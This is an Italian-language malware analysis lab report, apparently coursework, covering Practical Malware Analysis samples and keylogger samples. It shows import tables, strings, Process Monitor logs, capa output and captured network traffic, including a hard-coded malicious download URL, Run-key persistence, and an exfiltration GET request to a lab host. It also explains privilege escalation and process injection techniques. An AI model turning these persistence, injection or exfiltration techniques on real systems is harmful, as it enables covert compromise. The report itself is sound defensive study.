- **IP:** infine è anche presente un indirizzo IP (**flag 3**), che può potenzialmente essere l'IP della macchina di C2 dell'attaccante o di un server che hosta un payload malevolo.




6.1.5 Flag 4: Dependency

Passando ora a visualizzare gli import del file exe, possiamo osservare come siano effettivamente presenti tutti i metodi che erano stati anche individuati nelle stringhe, e come invece la libreria kernel132.dll non sia presente negli import:



PI	Ordinal ^	Hint	Function
N/A	27 (0x001B)		CloseHandle
N/A	40 (0x0028)		CopyFileA
N/A	52 (0x0034)		CreateFile
N/A	53 (0x0035)		CreateFileMappingA
N/A	144 (0x0090)		FindClose
N/A	148 (0x0094)		FindFirstFileA
N/A	157 (0x009D)		FindNextFileA
N/A	437 (0x01B5)		IsBadReadPtr
N/A	470 (0x01D6)		MapViewOfFile
N/A	688 (0x02B0)		UnmapViewOfFile


Anche se informazioni più interessanti possono essere invece trovate analizzando il file dll, perché tra gli import troviamo **WS2_32.dll (winsocket)** che è **una libreria per le comunicazioni su rete tramite socket**, infatti vengono importate numerose funzioni inerenti all'utilizzo delle socket di Berkley (*closesocket*, *connect*, *htons*, *inet_addr*, *recv*, *send*, *shutdown*, *socket*, *WSAStartup*, *WSACleanup*):



PI	Ordinal ^	Hint	Function
N/A	3 (0x0003)	N/A	N/A
N/A	4 (0x0004)	N/A	N/A
N/A	9 (0x0009)	N/A	N/A
N/A	11 (0x000B)	N/A	N/A
N/A	16 (0x0010)	N/A	N/A
N/A	19 (0x0013)	N/A	N/A
N/A	22 (0x0016)	N/A	N/A
N/A	23 (0x0017)	N/A	N/A
N/A	115 (0x0073)	N/A	N/A
N/A	116 (0x0074)	N/A	N/A

E	Ordinal ^	Hint	Function
1 (0x0001)	160 (0x00A0)		accept
2 (0x0002)	161 (0x00A1)		bind
3 (0x0003)	162 (0x00A2)		closesocket
4 (0x0004)	163 (0x00A3)		connect
5 (0x0005)	170 (0x00AA)		getpeername
6 (0x0006)	175 (0x00AF)		getsockname
7 (0x0007)	176 (0x00B0)		getsockopt
8 (0x0008)	177 (0x00B1)		htonl
9 (0x0009)	178 (0x00B2)		htons
10 (0x000A)	183 (0x00B7)		ioctlsocket
11 (0x000B)	179 (0x00B3)		inet_addr
12 (0x000C)	180 (0x00B4)		inet_ntoa
13 (0x000D)	184 (0x00B8)		listen
14 (0x000E)	185 (0x00B9)		ntohl
15 (0x000F)	186 (0x00BA)		ntohs
16 (0x0010)	187 (0x00BB)		recv
17 (0x0011)	188 (0x00BC)		recvfrom
18 (0x0012)	189 (0x00BD)		select
19 (0x0013)	190 (0x00BE)		send
20 (0x0014)	191 (0x00BF)		sendto
21 (0x0015)	192 (0x00C0)		setsockopt
22 (0x0016)	193 (0x00C1)		shutdown
23 (0x0017)	194 (0x00C2)		socket


Mentre per quanto riguarda le funzioni importate da kernel32.dll, ci sono quelle inerenti ai mutex come notato in precedenza:



PI	Ordinal ^	Hint	Function
N/A	27 (0x001B)		CloseHandle
N/A	63 (0x003F)		CreateMutexA
N/A	68 (0x0044)		CreateMutexExA
N/A	493 (0x01ED)		OpenMutexA


6.1.6 Flag 5 extra: Find the downloaded file

Analizzando le stringhe del malware Lab01-04.exe, possiamo individuare che il file malevolo scaricato dal dominio *practicalmalwareanalysis.com* è denominato **updater.exe**:




6.1.7 Flag 6 extra: Find function name

La funzione importata da Wintrust.dll è **WinVerifyTrust**, che permette di verificare la firma digitale su di un file garantendo l'autenticità e l'integrità di esso:



6.1.8 Flag 7 extra: compilation timestamp



6.1.9 General questions


1. Do the files match any existing antivirus signatures?

Per il file Lab01x è stata già effettuata la verifica dell'hash su VirusTotal.

Mentre per il file Lab01-04.exe la ricerca tramite hash ha mostrato come sia considerato un **Trojan** dalla maggioranza i vendor:




2. When were these files compiled?



- Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators?

Analizzando entrambi i file eseguibili con PEID non sono risultati esserci segni di offuscamento:



Ma anche valutando la loro entropia con PESTudio risultano essere nella norma.

- Do any imports hint at what this malware does? If so, which imports are they?


In tutti i file sono presenti diversi import che danno indicazioni su che tipologie di operazioni effettuano il malware.

- Lab01-01.exe: come già mostrato in precedenza ci sono import inerenti alla ricerca e gestione dei file, che possono essere utilizzate ad esempio per andare a posizionare un payload malevolo in un path più nascosto come in `C:\windows\system32`
- Lab01-01.dll: questa libreria contiene numerosi import da considerare, come ad esempio `Sleep`, `CreateProcessA`, la gestione dei `Mutex` e tutti gli import inerenti a `WS2_32.dll` (winsocket), che combinato con l'analisi delle stringhe fanno pensare ad una backdoor o quantomeno data exfiltration.
- Lab01-04.exe: questo malware ha numerosi import che possono fungere da campanello d'allarme soprattutto messi in combinazione, innanzitutto ci sono gli import inerenti alla gestione della sezione `.rsrc` nel file PE, dove spesso i malware nascondono payload malevoli, ed inoltre abbiamo una serie di import come quelli per la gestione all'access token o di creazione di thread, etc... che spesso vengono utilizzati dai malware per effettuare una escalation of privilege ed iniettare il payload malevolo in un altro

processo. Inoltre anche l'import di WinExec può essere utilizzato dal malware eventualmente lanciare il payload malevolo o dei comandi:

Lab01-04.exe	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00002000	000022CC	Hint/Name RVA	0142 OpenProcessToken
MS-DOS Stub Program	00002004	000022B4	Hint/Name RVA	00F5 LookupPrivilegeValueA
IMAGE_NT_HEADERS	00002008	0000229C	Hint/Name RVA	0017 AdjustTokenPrivileges
IMAGE_SECTION_HEADER .text	0000200C	00000000	End of Imports	ADVAPI32.dll
IMAGE_SECTION_HEADER .rdata	00002010	000021CE	Hint/Name RVA	013E GetProcAddress
IMAGE_SECTION_HEADER .data	00002014	000021E0	Hint/Name RVA	01C2 LoadLibraryA
IMAGE_SECTION_HEADER .rsrc	00002018	000021F0	Hint/Name RVA	02D3 WinExec
SECTION .text	0000201C	000021FA	Hint/Name RVA	02DF WriteFile
SECTION .rdata	00002020	00002206	Hint/Name RVA	0034 CreateFileA
IMPORT Address Table	00002024	00002214	Hint/Name RVA	0295 SizeofResource
IMPORT Directory Table	00002028	000021B8	Hint/Name RVA	0046 CreateRemoteThread
IMPORT Name Table	0000202C	00002236	Hint/Name RVA	00A3 FindResourceA
IMPORT Hints/Names & DLL Names	00002030	00002246	Hint/Name RVA	0126 GetModuleHandleA
SECTION .data	00002034	0000225A	Hint/Name RVA	017D GetWindowsDirectoryA
SECTION .rsrc	00002038	00002272	Hint/Name RVA	01DD MoveFileA
	0000203C	0000227E	Hint/Name RVA	0165 GetTempPathA
	00002040	000021A4	Hint/Name RVA	00F7 GetCurrentProcess
	00002044	00002196	Hint/Name RVA	01EF OpenProcess
	00002048	00002188	Hint/Name RVA	001B CloseHandle
	0000204C	00002226	Hint/Name RVA	01C7 LoadResource
	00002050	00000000	End of Imports	KERNEL32.dll

- Are there any other files or host-based indicators that you could look for on infected systems?
 - lab01-01: un host-based indicator da poter osservare è il file `C:\windows\system32\kernel132.dll` che cerca di sfruttare il typosquatting per camuffarsi come un normale file del SO.
 - lab01-04: ci sono numerosi indicatori da tenere in considerazione, innanzitutto il **file update.exe** che viene scaricato da `practicalmalwareanalysis.com`, che potrebbe essere salvato ad esempio nella cartella temp o nel path in cui si trova l'eseguibile. Ma analizzando anche le strings e la sezione .rsrc è possibile osservare come potrebbero esserci anche altri file name da considerare come **winup.exe** o **C:\windows\system32\wupdmgr.exe**, in particolare quest'ultimo potrebbe essere il risultato 'finale' del download che viene mascherato come se fosse l'eseguibile del Windows Update Manager.



(tramite Resource Hacker in realtà è possibile proprio estrarre il payload malevolo, che risulta essere un vero e proprio file eseguibile, dove negli import troviamo WinExec e UrlDownloadToFileA, precedentemente individuati nelle stringhe (ma non negli import del file Lab01-04.exe))

- What network-based indicators could be used to find this malware on infected machines?

- Lab01-01: la libreria dll (camuffata in kernel132.dll) importa WS2_32.dll, che permette di comunicare attraverso socket di rete, inoltre nelle stringhe è stato individuato un **indirizzo IP** hard coded, quindi si potrebbe monitorare dell'**eventuale traffico verso quest'ultimo**.
- Lab01-04: in questo caso invece di avere un IP hard coded abbiamo un vero e proprio **dominio** (www.practicalmalwareanalysis.com), quindi nel caso il malware provi a raggiungere tale dominio ci saranno sicuramente delle **richieste DNS**, mentre sempre tramite l'analisi delle stringhe è stata individuata una **richiesta HTTP** hard coded per scaricare il file updater.exe (<http://www.practicalmalwareanalysis.com/updater.exe>)

7. What would you guess is the purpose of these files?

- Lab01-01.exe: tendenzialmente fa da **dropper** per il malware vero e proprio, **copiando il file dll in C:\windows\system32\kernel123.dll**
- Lab01-01.dll: probabilmente questo file funge da **backdoor** dati gli import inerenti alle socket, ed ai possibili comandi hardcoded (sleep, hello), che permettono poi ad esempio di eseguire dei comandi sulla macchina vittima dato l'import CreateProcessA.
- Lab01-04: Questo malware è più sofisticato del precedente, la supposizione iniziale era che questo dropper estraesse l'eseguibile nascosto nella sezione .rsrc sul disco così da poterlo eseguire, per poi scaricare il payload malevolo tramite richiesta HTTP e iniettasse quest'ultimo in un processo valido, ma ciò non giustifica ancora tutti gli import effettuati.

Tramite l'aiuto di LLM sono state ottenute due ulteriori ipotesi più probabili:

1. **il dropper iniziale, ottiene i privilegi massimi, estrae l'eseguibile nascosto nella sezione .rsrc e lo inietta in un processo di Windows legittimo**, così che il download passi inosservato dai sistemi di sicurezza più semplici, per poi installarlo sulla macchina della vittima.
Ma in questo caso invece non vengono giustificati gli import per le operazioni sui file nelle cartelle Windows e le stringhe \winup.exe e \system32\wupdmgr.exe
2. Il dropper utilizza la **process injection per disabilitare il Windows File Protection (WFP)**. Fatto ciò, estrae l'eseguibile nascosto nella sezione .rsrc e **sostituisce fisicamente un file di sistema legittimo sull'hard disk** (in questo caso wupdmgr.exe, che normalmente sarebbe l'updater di Windows). Infine, avvia questo "falso" file di sistema: in questo modo il download del payload finale passa inosservato, poiché i firewall autorizzano di default il traffico di rete generato da quelli che sembrano normali processi di Windows.

6.2 Key.exe

6.2.1 Imports

Analizzando l'import Address Table ci sono diverse funzioni che fanno da campanello d'allarme che vengono spesso utilizzate anche da diverse tipologie di malware, tre le più importanti sono state individuate:

- **GetAsyncKeyState** (User32.dll): questa è probabilmente la funzione più critica, dato che viene utilizzata da molti keylogger per controllare se un tasto (sia tastiera che mouse) specifico è attualmente premuto o è stato premuto dall'ultima chiamata a questa funzione.
- **IsDebuggerPresent** (Kernel32.dll): questa funzione viene spesso utilizzata dai malware per identificare l'esecuzione all'interno di un debugger, così da poter rilevare se sta venendo analizzato.
- **RegX functions** (ADVAPI32.dll): funzioni utilizzate per effettuare operazioni all'interno del registro Windows, spesso utilizzate ad esempio per stabilire la persistenza del malware.
- **CreateX, WriteX, CopyX functions on file** (Kernel32.dll): funzioni utilizzate per la gestione dei file, spesso utilizzati dai keylogger per salvare le chiavi catturate.
- **FindFirstFileExW, FindNextFileW** (kernel32.dll): funzioni per la ricerca di un file con uno specifico pattern in maniera iterativa.

6.2.2 Strings

Anche analizzando le stringhe ci sono diverse informazioni utili:

- **Chiavi non alfa numeriche hard coded**, questa tipologia di stringhe sono spesso dovute al fatto che quando un key logger deve **trascrivere caratteri speciali** come SHIFT, per poter rendere tali caratteri leggibili vengono spesso mappati con degli pseudonimi testuali:

```
#SHIFT#
#SHIFT#
#R_CLICK#
#R_CLICK#
#CAPS_LOCK#
#CAPS_LOCK
#UP_ARROW_KEY
#DOWN
#DOWN_ARROW_KEY
#LEFT
#LEFT_ARROW_KEY
#RIGHT
#RIGHT_ARROW_KEY
#CONTROL
#CONTROL
```

- Path sospetto e possibile tentativo di persistenza, in particolare è possibile che il malware provi a **spostarsi** (anche grazie alla funzione CopyFileA individuata in precedenza) **in un path più nascosto** cercando di camuffarsi come un eseguibile di sistema, successivamente possiamo anche osservare come vada a **modificare la chiave del Windows Register** che permette di avviare un programma all'avvio del sistema e subito dopo troviamo il nome del file sospetto, che è potenzialmente il valore inserito nella chiave Run:

```
C:\Windows\vmx32to64.exe
Software\Microsoft\Windows\CurrentVersion\Run
vmx32to64
```

- Possibile **gestione della concorrenza per garantire l'esecuzione di una singola istanza** per volta del programma tramite semafori (anche se in questo caso potrebbero essere utilizzati per gestire la concorrenza tra Thread in maniera legittima, dato che erano presenti negli import e in altre stringhe):

```
CreateSemaphoreW/
CreateSemaphoreExW/
```

- Creazione di shortcut simbolici e configurazione dei metadati dei file, che potrebbero ad esempio essere utilizzate per camuffare meglio il file eseguibile malevolo:

```
CreateSymbolicLinkW/
GetCurrentPackageId
GetTickCount64
GetFileInformationByHandleEx
SetFileInformationByHandle
```

- Serie di caratteri alfanumerici, sia in minuscolo che in maiuscolo, possibile indicatore di quali sono i caratteri che un eventuale key logger tiene in considerazione:

```
!""##$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]
abcdefghijklmnopqrstuvwxyz{~
!""##$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
CorExitProcess
!""##$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]
abcdefghijklmnopqrstuvwxyz{~
```

6.2.3 Basic dynamic analysis

6.2.3.1 Flag 8: process explorer

Tramite process explorer è possibile osservare come il programma key.exe, **avvii un nuovo processo conhost.exe**.

Questo processo viene lanciato da Windows per **gestire l'interfaccia del Command Prompt**, questo è un ulteriore campanello d'allarme dato che una volta eseguito il malware l'utente in realtà non ha a disposizione alcun terminale, che quindi viene in realtà **aperto e poi nascosto**:

key.exe	< 0.01	1,100 K	5,176 K	4140	
conhost.exe		6,984 K	18,628 K	2256 Console Window Host	Microsoft Corporation

6.2.3.2 Flag 9: process monitor

Lanciando in ascolto Process Monitor durante l'esecuzione di key.exe, è possibile osservare come venga **creato il file vmx32to64.exe** (individuato in precedenza nelle strings) sotto la cartella C:\Windows per nascondere meglio e di come successivamente venga anche **aggiunta un'apposita chiave nel registro** per eseguire il programma all'avvio del sistema, così da garantire la persistenza del key logger:


key.exe	4140	CreateFile	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	CloseFile	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	IRP_MJ_CLOSE	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	CreateFile	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	QueryAttributeInfor...	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	QueryBasicInformati...	C:\Windows\vmx32to64.exe	SUCCESS
key.exe	4140	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	
key.exe	4140	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32to64	
key.exe	4140	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	

Inoltre è possibile osservare nuovamente come il malware avvii un terminale nascosto e che quindi il SO avvia il processo conhost.exe tramite la CreateFile, che in realtà permette anche di aprire file binari già esistenti:

key.exe	4140	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS
key.exe	4140	CreateFileMapping	C:\Windows\System32\conhost.exe	FILE LOCKED WITH ONLY READERS
key.exe	4140	FASTIO_RELEASE...	C:\Windows\System32\conhost.exe	SUCCESS
key.exe	4140	CreateFileMapping	C:\Windows\System32\conhost.exe	SUCCESS
key.exe	4140	FASTIO_RELEASE...	C:\Windows\System32\conhost.exe	SUCCESS

6.2.3.3 log

Osservando i log del key logger, è possibile osservare come le **stringhe hard coded di caratteri speciali** individuate analizzando le strings, siano poi **inserite all'interno del file di log** per garantirne la leggibilità da parte dell'attaccante:



6.2.3.4 Flag 10: persistence

Dopo aver riavviato la VM per verificare la persistenza del malware, sono poi stati ispezionati gli **Handles aperti dal processo**. In particolare è possibile osservare come venga aperta la chiave del registro **HKLM\SYSTEM\ControlSet001\Control\Nls\X**, che viene utilizzata dai programmi (non obbligatoriamente malware) quando devono **ordinare o comparare delle stringhe**, rispettando il linguaggio locale del sistema.


Inoltre è possibile osservare come è stato aperto anche il **Console Driver**, che si occupa della **gestione dell'IO dei terminali di Windows**, anche se l'utente in realtà non vede nulla:

vmx32to64.exe	< 0.01	952 K	4,796 K	7356	
conhost.exe		7,040 K	17,644 K	7364	Console Window Host Microsoft Corporation
procexp64.exe	0.74	32,624 K	60,408 K	8004	Sysinternals Process Explorer Sysinternals - www.sysinter...
rundll32.exe		4,020 K	6,560 K	7516	Windows host process (Run... Microsoft Corporation

Type	Name
desktop	\Default
directory	\KnownDlls
directory	\KnownDlls32
directory	\KnownDlls32
directory	\Sessions\1\BaseNamedObjects
file	C:\Windows
file	C:\Windows\SysWOW64
file	\Device\ConDrv\Reference
file	\Device\ConDrv\Connect
file	\Device\ConDrv\Input
file	\Device\ConDrv\Output
file	\Device\ConDrv\Output
key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale
key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions

6.2.3.5 Flag 11 extra: remove persistence

Il Type REG_ZS è utilizzato per **stringhe zero terminated**:



6.2.3.6 Key12.exe - Flag 12 extra: Run entry

Ispezionando invece il malware Key12.exe tramite Process Monitor, si può osservare come anche in questo caso viene **stabilita la persistenza** andando ad **aggiungere un nuovo record nella chiave Run del registro di Windows**, che punta ad un nuovo file eseguibile creato appositamente denominato *niceness.exe* (cercando di nascondere con il meccanismo di priorità dei processi in Linux):



6.2.3.7 Key12.exe - Flag 13 extra: DNS traffic

Analizzando invece la traccia di rete del malware è possibile osservare come venga effettuata una richiesta DNS al dominio *ad.samsclass.info*:

Protocol	Length	Info
DNS	77	Standard query 0x3cc1 A ad.samsclass.info
DNS	93	Standard query response 0x3cc1 A ad.samsclass.info A 198.199.94.12

6.2.3.8 Key12.exe - Flag 14 extra: HTTP traffic

Una volta ottenuto l'indirizzo IP del dominio richiesto in precedenza, viene successivamente effettuare una **richiesta GET HTTP a tale indirizzo**, passando come parametro **flag=exfiltration**:

Destination	Protocol	Length	Info
198.199.94.12	TCP	54	49749 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
198.199.94.12	HTTP	143	GET /?flag=exfiltration HTTP/1.1

6.3 Capa

Capa è un tool open source capace di ispezione diverse tipologie di file, come i file PE, riuscendo ad analizzare quali siano le **capability** di quest'ultimi, permettendo così di capire se ad esempio ha la possibilità di comunicare dati verso l'esterno, etc..., inoltre permette anche di effettuare un primo mapping di T&T sul MITRE ATT&CK

6.3.1 Flag 15: Lab01-01.dll

Ispezionando il file dll con Capa, è possibile osservare come tra le sue capability c'è la possibilità di gestire Mutex, come era stato individuato in precedenza osservando gli import:

MBC Objective	MBC Behavior
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
	C2 Communication::Send Data [B0030.001]
COMMUNICATION	Socket Communication::Connect Socket [C0001.004]
	Socket Communication::Create TCP Socket [C0001.011]
	Socket Communication::Initialize Winsock Library [C0001.009]
	Socket Communication::Receive Data [C0001.006]
	Socket Communication::Send Data [C0001.007]
	Socket Communication::TCP Client [C0001.008]
PROCESS	Check Mutex:: [C0043]
	Create Mutex:: [C0042]
	Create Process:: [C0017]

CAPABILITY	NAMESPACE
receive data	communication
send data	communication
initialize Winsock library	communication/socket
act as TCP client	communication/tcp/client
check mutex	host-interaction/mutex
create mutex	host-interaction/mutex
create process on Windows	host-interaction/process/create

6.3.2 Flag 16: Lab01-04.exe

Per quanto riguarda il file Lab01-04 invece, è stata individuata una tecnica di **access token manipulation** per eseguire una **privilege escalation**.

Questa tecnica va a sfruttare il **meccanismo di Access Token di Windows**:

```
PS C:\Users\unina\Desktop\Tools> .\capa.exe ..\malware-basic\Lab01-04.exe
loading : 100%
matching: 100%
```

md5	625ac05fd47adc3c63700c3b30de79ab
sha1	9369d80106dd245938996e245340a3c6f17587fe
sha256	0fa1498340fca6c562cfa389ad3e93395f44c72fd128d7b
os	windows
format	pe
arch	i386
path	..\malware-basic\Lab01-04.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery:: T1083
EXECUTION	Shared Modules:: T1129
PRIVILEGE ESCALATION	Access Token Manipulation:: T1134

7 Windows Malware

7.1 Lab05-01.dll

7.1.1 DllMain address

0x1000D02

```
